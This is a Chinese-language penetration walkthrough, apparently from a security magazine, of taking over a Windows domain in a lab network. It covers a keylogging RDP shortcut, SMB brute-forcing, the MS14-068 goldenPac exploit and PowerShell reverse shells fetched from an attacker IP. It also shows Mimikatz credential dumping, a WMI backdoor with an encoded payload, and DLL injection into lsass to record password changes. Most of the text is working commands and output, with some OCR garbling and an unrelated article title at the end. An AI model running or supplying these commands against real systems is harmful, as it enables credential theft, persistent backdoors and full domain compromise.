
了 https://github.com/niexinming/safe_tool/blob/master/rlnk.ps1，生成好恶意的快捷方式之后只要修改 `rlnk.ps1` 就可以做你想做的事情了。

使用方法：

看着已经生成好了，看一下效果：




看着比较正常，用起来也很正常，没有卡顿，没有一闪而过的黑框，如果管理员用到远程登陆快捷方式去远程登陆服务器的话，在 c:\windows\temp 目录下会生成 log.dll，这个里面记录的是键盘记录，cap.zip 记录的是关键步骤截屏：






等管理员启动的恶意的远程登陆快捷方式之前，可以用管理员的密码在应用服务器网段内用 use auxiliary/scanner/smb/smb_login 碰碰运气（看起来运气并不怎么样。。。）：




```
File Edit View Search Terminal Help
[*] 192.168.101.21:445 - SMB - Starting SMB login bruteforce
[*] 192.168.101.26:445 - SMB - Starting SMB login bruteforce
[*] 192.168.101.28:445 - SMB - Starting SMB login bruteforce
[-] 192.168.101.8:445 - SMB - Could not connect
[*] 192.168.101.10:445 - SMB - Could not connect [SMB - Could not connect data will not be saved]
[*] 192.168.101.11:445 - SMB - Could not connect [SMB - Could not connect data will not be saved]
[*] 192.168.101.12:445 - SMB - Could not connect [SMB - Could not connect data will not be saved]
[*] 192.168.101.13:445 - SMB - Could not connect [SMB - Could not connect data will not be saved]
[*] 192.168.101.14:445 - SMB - Could not connect [SMB - Could not connect data will not be saved]
[*] 192.168.101.15:445 - SMB - Could not connect [SMB - Could not connect data will not be saved]
[*] 192.168.101.16:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.17:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.18:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.19:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.20:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.21:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.22:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.23:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.24:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.25:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.26:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.27:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.28:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.29:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.30:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.31:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.32:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.33:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.34:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.35:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.36:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.37:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.38:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.39:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.21:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.22:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.23:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.24:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.25:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.26:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.27:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.28:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.29:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.30:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.31:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.32:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.33:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.34:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.35:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.36:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.37:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.38:445 - No active DB -- Credential data will not be saved!
[*] 192.168.101.39:445 - No active DB -- Credential data will not be saved!
[*] Scanned 17 of 32 hosts (53% complete)
[*] Scanned 20 of 32 hosts (62% complete)
[*] Scanned 29 of 32 hosts (69% complete)
[*] Scanned 30 of 32 hosts (75% complete)
[*] Scanned 31 of 32 hosts (81% complete)
[*] Scanned 32 of 32 hosts (100% complete)
[*] Auxiliary module execution completed
[*] auxiliary(smb_login) * 
```

等了几天后，我们发现在这个目录下终于有东西了，下载之后看到键盘记录：



```
*shell
"TypedKey", "WindowTitle", "Time"
"<Caps Lock>", "Windows 安全", "2017/8/21 21:23:27"
[REDACTED], "Windows 安全", "2017/8/21 21:23:28"
[REDACTED], "Windows 安全", "2017/8/21 21:23:28"
"<Caps Lock>", "Windows 安全", "2017/8/21 21:23:28"
"<Shift>", "Windows 安全", "2017/8/21 21:23:29"
[REDACTED], "Windows 安全", "2017/8/21 21:23:30"
[REDACTED], "Windows 安全", "2017/8/21 21:23:30"
[REDACTED], "Windows 安全", "2017/8/21 21:23:30"
[REDACTED], "Windows 安全", "2017/8/21 21:23:31"
[REDACTED], "Windows 安全", "2017/8/21 21:23:32"
```

屏幕截图记录：



我们现在获得了一个普通域账号的账户名和密码，下面试试 MS14-068 能不能成功，参考：

http://note.youdao.com/share/?id=1fe30438ec6ccd66e67c3d1ffdd8ae35&type=note#/，用 proxychain 执行 ：

```
goldenPac.py diattack.com/jack;jackpwd@dns.diattack.com
```

NICE!!!

```
root@kali:~/usr/share/doc/python-impacket/examples# proxychains python goldenPac.py diattack.com:web1:DI_mac8.6@dns.diattack.com
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:445 ->>> -OK
[*] User SID: S-1-5-21-577653643-1065729330-3888166023-1117
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:445 ->>> -OK
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:445 ->>> -OK
[*] Forest SID: S-1-5-21-577653643-1065729330-3888166023
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:135 ->>> -OK
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:49155 ->>> -OK
[*] Attacking domain controller dns.diattack.com
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:88 ->>> -OK
[*] dns.diattack.com found vulnerable!
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:445 ->>> -OK
[*] Requesting shares on dns.diattack.com.....
[*] Found writable share ADMIN$.....
[*] Uploading file DxSkdMwq.exe.....
[*] Opening SVManager on dns.diattack.com.....
[*] Creating service NGUV on dns.diattack.com.....
[*] Starting service NGUV.....
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:445 ->>> -OK
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:445 ->>> -OK
[!] Press help for extra shell commands
[S-chain] -> 127.0.0.1:1080 ->>> -192.168.101.15:445 ->>> -OK
Microsoft Windows [版本 6.1.7600]
Administrator (c) 2009 Microsoft Corporation 00000000000000000000000000000000

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>[
```

Ps: 攻击的时候如果 dns 在内网要记得 hosts 的地址绑定。

```
root@kali:/var/www/html# cat /etc/hosts
127.0.0.1      kali
127.0.0.1      localhost
192.168.101.15 diattack.com
192.168.101.15 dns.diattack.com
192.168.101.13 web1.diattack.com
192.168.101.16 mail.diattack.com
root@kali:/var/www/html#
```

用得到的 shell 反弹一个 PowerShell 出来到本地 8888 端口 , 如果你用下面的语句反弹的话将得到是一个 32 位的 PowerShell  :

```
powershell IEX (New-Object
Net.WebClient).DownloadString('http://10.101.101.16/nishang/Shells/Invoke-PowerShellTcp.ps1');Invoke-Power
ShellTcp -Reverse -IPAddress 10.101.101.16 -port 8888
```

这个时候如果你运行  :

```
IEX (New-Object
Net.WebClient).DownloadString('http://10.101.101.16/nishang/Gather/Invoke-Mimikatz.ps1');Invoke-Mimikatz
```

系统会报错 , 原因是你不能在 32 位的 Shell 中运行 64 位的程序 , 这里涉及到一个 64 位系统文件重定向的问题 , 参考 :<http://www.cnblogs.com/lhglijhuagang/p/3930874.html> , 所以正确的做法是使用下面的代码来反弹一个 64 位的 PowerShell  :

```
C://Windows//SysNative/WindowsPowerShell//v1.0//powershell.exe IEX (New-Object
Net.WebClient).DownloadString('http://10.101.101.16/nishang/Shells/Invoke-PowerShellTcp.ps1');Invoke-Power
ShellTcp -Reverse -IPAddress 10.101.101.16 -port 8888
```

再次运行  :

```
IEX (New-Object
Net.WebClient).DownloadString('http://10.101.101.16/nishang/Gather/Invoke-Mimikatz.ps1');Invoke-Mimikatz
```

成功得到域控管理员的密码，下面我们要在域控上面安装一个隐蔽的后门，参考：

<http://www.moonsec.com/post-621.html>

<https://www.secpulse.com/archives/39555.html>

<http://wooyun.jozxing.cc/static/drops/tips-15575.html> ;

这里利用三好学生的方法制作一个 wmi 的后门，首先在自己的 Web 目录下写一个 mof.ps1，这个文件作用是用利用 wmi 的定时器的功能让系统每分钟执行一次我们的 payload，这个 mof.ps1 我放

在 https://github.com/niexinming/safe_tool/blob/master/mof_time.ps1，我还写了一个可以劫持进程的 Powershell 脚本，放

在 https://github.com/niexinming/safe_tool/blob/master/mof_hijack.ps1 , 这里我的 Payload 用一个反弹 meterpreter 连接的脚本 , mof.txt :

```
<?xml version="1.0" ?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("powershell -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQ
G8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAOgA
ADAAMQAuADEANgAvAGMAaABtAC4AcABzADEAJwApAA==");
]]>
</script>
```

```
</component>  
</package>
```

enc 编码前的内容依然是 `</>` :

```
IEX (New-Object System.Net.WebClient).DownloadString('http://10.101.101.16/chm.ps1';)
```

执行之后，每分钟会反弹一个 meterpreter 的 shell，而且重启后依然会反弹：

```
root@kali: /usr/share/doc/python-impacket/examples
File Edit View Search Terminal Help
C:\Windows\system32>powershell IEX (New-Object Net.WebClient).DownloadString('https://10.101.101.16/mof_time.ps1');

GENUS : 2
CLASS : __FilterToConsumerBinding
SUPERCLASS : __IndicationRelated
DYNASTY : __SystemClass
RELPATH : /FilterToConsumerBinding.Consumer="ActiveScriptEventConsumer.Name="consP1\"",Filter=__EventFilter.Name=__filtP1"
PROPERTY_COUNT : 7
DERIVATION : __IndicationRelated, __SystemClass
SERVER : DNS
NAMESPACE : ROOT\subscription
PATH : \\DNSROOT\subscription: FilterToConsumerBinding.Consumer="ActiveScriptEventConsumer.Name="consP1\"",Filter=__EventFilter.Name=__filtP1"
Consumer : ActiveScriptEventConsumer.Name="consP1"
CreatorSID : 
DeliverSynchronously : {1, 0, 0, ..}
DeliveryQoS : False
Filter : __EventFilter.Name=__filtP1"
MaintainSecurityContext : False

File Edit View Search Terminal Help
root@kali: ~
import >>> 7777
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:7777
[*] Starting the payload handler...
[*] https://0.0.0.0:7777 handling request from 192.168.101.15; (UUID: fs27poc1)
[*] Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 16 opened (10.101.101.16:7777 -> 192.168.101.15:49490)
at 2017-09-01 01:07:23 -0400


[*] msf exploit(handler) > exit
[*] Shutting down Meterpreter...
[*] 192.168.101.15 - Meterpreter session 16 closed. Reason: User exit
[*] msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:7777
[*] Starting the payload handler...
[*] https://0.0.0.0:7777 handling request from 192.168.101.15; (UUID: sgdywe4w
[*] Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 17 opened (10.101.101.16:7777 -> 192.168.101.15:49505)
at 2017-09-01 01:10:08 -0400


[*] msf exploit(handler) > exit
[*] Shutting down Meterpreter...
```

Ps: 这个 wmi 的后门我在 Win10 上实验的时候不能执行 Payload , 如果触发到后门的触发条件的话 , Win10 会弹出 openwith.exe 这个进程 , 界面上看就是这个 :

你要如何打开这个文件？



查了两天资料也没有找到一个正经的解决方法，但是后来把 openwith.exe 换成 cmd.exe 就可以执行 Payload 了，因为 win7 和 win2008 没有 openwith，所以没有遇到什么阻力就直接执行 Payload，但是 Win10 和 Win8 在正常情况下就会打开 openwith，这个后门的清理方式可以参考：<https://www.52pojie.cn/thread-607115-1-1.html>




最后，我还想放置一个后门，在域控管理员改密码的时候记录他的新密码[参考]，注意他的脚本里面有一个选项可以从你的 Web 服务器加载一个 dll 到对方主机内存里面，这样你把你的 dll 生成好之后就可以放在你的 Web 服务器下面，在这个 ps1 最下面加入 `</>`：

```
Invoke-ReflectivePEInjection -PEUrl http://10.101.101.16/HookPasswordChange.dll -procname lsass
```

然后你把这个脚本的调用加入到 chm.ps1 里面，下面是改动之后 chm.ps1 里面的内容 `</>`：

```
IEX (New-Object  
System.Net.WebClient).DownloadString("http://10.101.101.16/HookPasswordChangeNotify.ps1");  
IEX (New-Object  
System.Net.WebClient).DownloadString("http://10.101.101.16/powersploit/CodeExecution/Invoke-Shellcode.ps  
1"); Invoke-Shellcode -payload windows/meterpreter/reverse_https -lhost 10.101.101.16 -lport 7777 -force
```

这样一方面我们可以反弹一个 meterpreter，另一方面还可以在域管理员改密码的时候记录他的新密码：



通过 WebView 攻击 Android 应用

作者：周知日@知乎-长亭技术专栏

